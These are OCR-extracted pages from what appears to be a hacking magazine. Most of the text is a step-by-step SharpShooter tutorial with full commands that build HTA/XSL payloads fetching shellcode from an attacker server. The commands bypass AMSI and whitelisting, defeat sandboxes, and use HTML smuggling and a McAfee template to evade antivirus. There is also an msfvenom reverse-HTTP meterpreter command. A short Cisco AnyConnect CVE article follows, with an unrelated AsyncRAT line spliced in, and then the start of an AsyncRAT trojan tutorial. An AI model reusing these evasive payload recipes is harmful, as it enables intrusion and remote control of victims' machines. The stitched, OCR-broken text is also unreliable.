An XSL (Extensible style sheet Language/ file is a style sheet that defines how a XML document should be displayed or transformed. So, basically what we are doing here is creating an xsl file containing a JavaScript payload. Then, using wmi to perform application whitelist bypassing to execute code. Here's the output we get.

Dominic Chell, @domchell, MDSec ActiveBre
ach, v2.0 Hackercool Magazine

```
[*] Written payload to hc_ss.xsl  
[*] Written delivery payload to hc_ss.hta  
[*] Written shellcode payload to hc_ss.payload
```

Anti-sandbox techniques

In redteaming or pen testing, Anti sandbox techniques help us a lot in trying our payload to run while it is executed in a sandbox environment. Sandboxes are used to create isolated environment for testing code, especially malicious code without affecting the main system. They play a crucial role in

cyber security. Sharpshooter supports five anti- sandboxing techniques. They are,

1. adding a key to domain,
2. ensuring the execution of C# payload only when the target system is joined to domain,
3. Checking for sandbox artifacts,
4. Checking for bad MAC addresses and
5. Check for debugging (Normally Blue team's cyber security use it to observe action of suspicious executable to see what a malware can. So, it's best to use Anti-Sandboxing prevents our payloads from analysis).

Let's use option "2" for this tutorial.

```
(kali㉿kali)-[~]  
$ sharpshooter --payload hta --dotnetver 4 -  
-delivery both --web http://192.168.249.137:80  
00/hc_ss.payload --dns kali.local --out hc_ss  
--shellcode --amsi amsienable --com wmi --awlu  
rl http://192.168.249.138/payl.xsl --sandbox 2  
--scfile hc_ss.txt
```

Dominic Chell, @domchell, MDSec ActiveBre
ach, v2.0 Hackercool Magazine

```
[*] Keying to domain joined systems  
[*] Written payload to hc_ss.xsl  
[*] Written delivery payload to hc_ss.hta  
[*] Written shellcode payload to hc_ss.payload
```

Template

We can set a template for our payloads with Sharpshooter. For example, let's set the McAfee template to our payloads.


HTML smuggling

Sharpshooter tool also supports Demiguise HTML smuggling technique to bundle our payloads using the “-smuggle” option.

```
(kali㉿kali)-[~]
$ sharpshooter --payload hta --dotnetver 4 -
--delivery both --web http://192.168.249.137:80
00/hc_ss.payload --dns kali.local --out hc_ss
--shellcode --amsi amsienable --template mcafe
e --smuggle --scfile hc_ss.txt
```

```
[*] Written delivery payload to hc_ss.hta
[*] Written shellcode payload to hc_ss.payload
[*] File [hc_ss.hta] successfully loaded !
[*] Encrypted input file with key [bgbacuazoj]
[*] File [hc_ss.html] successfully created !
```

Here's how it looks.



Real-Time Scanning: No threats detected

Hackercool Magazine

Stageless payload

Till now, we have seen how to create staged payloads with SharpShooter. We can also create stageless payloads. While creating a stageless payload, you need to supply raw shellcode. Raw shellcode can be created using msfvenom as shown below.

```
(kali㉿kali)-[~]  
$ msfvenom -x86 -p windows/meterpreter/reverse_http lhost=192.168.249.137 lport=8080 EnableStageEncoding=True -f raw > hc_ss.raw  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 591 bytes
```

You can submit this raw shellcode using “-rawscfile” option as shown below. Note that since it is a stageless payload, it doesn’t need to retrieve the payload and hence some options are not needed.

```
(kali㉿kali)-[~]  
$ sharpshooter --stageless --payload hta --dotnetver 4 --out hc_ss --shellcode --amsi amsi enable --template mcafee --smuggle --rawscfile ./hc_ss.raw
```

Custom CSARP code

You can even create a payload with custom CSARP code. You need three options for this.

- refs: References required to compute custom CSHARP code.
- namespace: Namespace for your custom C#.
- entrypoint: Method to execute.

```
(kaliⓈkali)-[~]  
$ sharpshooter --payload hta --dotnetver 4 -  
-delivery web --web http://192.168.249.137:800  
0/hc_ss.payload --out hc_ss --shellcode --amsi  
amsienable --template mcafee --refs mscorlib.  
dll --namespace foo.bar --entrypoint Main --sc  
file hc_ss.txt
```

That's all for you in SharpShooter at present.

*This part of the page
has
been
intentionally
left blank*

**Vulnerability For
Beginners**

**Cisco AnyConnect
VPN CVE-2025-20271**


If you use or manage Cisco AnyConnect VPN, then this article is for you. Cisco security team has detected a critical vulnerability in AnyConnect devices that can lead to DoS attacks by unauthenticated attackers. This vulnerability poses a signified risk to organizations that rely on secure access using Cisco AnyConnect VPN.



About the vulnerability

The vulnerability being tracked as CVE-2025-20271 with a CVSS score of 8.6 is due to errors in variable initialization while SSL VPN sessions are established on affected devices. The vulnerable products include Meraki MX Series: MX 64, MS64W, MX65, MX65W, MX67, MX67C, MX67W, MX68, MX68CW, MX68W, MX75, MX84, MX85, MX95, MX100, MX105, MX250, MX400, MX450, MX600, vMX, Z3, Z3C, Z4 and Z4C. Only the devices that have client certificate authentication enabled are vulnerable.

Threat actors used AsyncRAT for data theft, command execution and system compromise.



How this vulnerability can be exploited?

As VPNs are used for secure remote access from external networks, hacker can exploit this vulnerability remotely. All they need is access to the interface of VPN server (which is made available by default on TCP port 443) and can just exploit it using crafted HTTPS requests to vulnerable devices that have certificate authentication enabled.



Denial
of
Hackercool Magazine
Service

Impact

Once this vulnerability is exploited, Cisco AnyConnect VPN server is forced to restart, thus ending all established VPN sessions and forcing genuine users to re-authenticate again. If this continues, it can result in Denial of Service (DoS) condition preventing genuine users from establishing new connect-

ions to the VPN server.




Fig: Exploitation of CVE-2025-20271 vulnerability

How to stay safe?

Cisco has already released patches to fix this vulnerability on multiple firm-ware branches. Just apply those patches. Note that Cisco Meraki MX 400 and MX 600 modules will not receive fixes as they have entered end-of-support.

There are no workarounds available although you can log into the dashboard of the Cisco AnyConnect VPN and disable certificate authentication from dashboard. But the best way forward is to patch the vulnerability by applying updates.



*This part of the
page
has
been
intentionally
left blank*


HACKING HT TOOL

AsyncRAT
Open-source RAT

In our last month's Issue, you have learnt about AsyncRAT , its features and how to compile both server and client of AsyncRAT. In this Issue, you will see what all can we do with it practically.


For this, we will be using Windows 10 as our target. So, we go to AsyncRAT server and build a client as shown below.



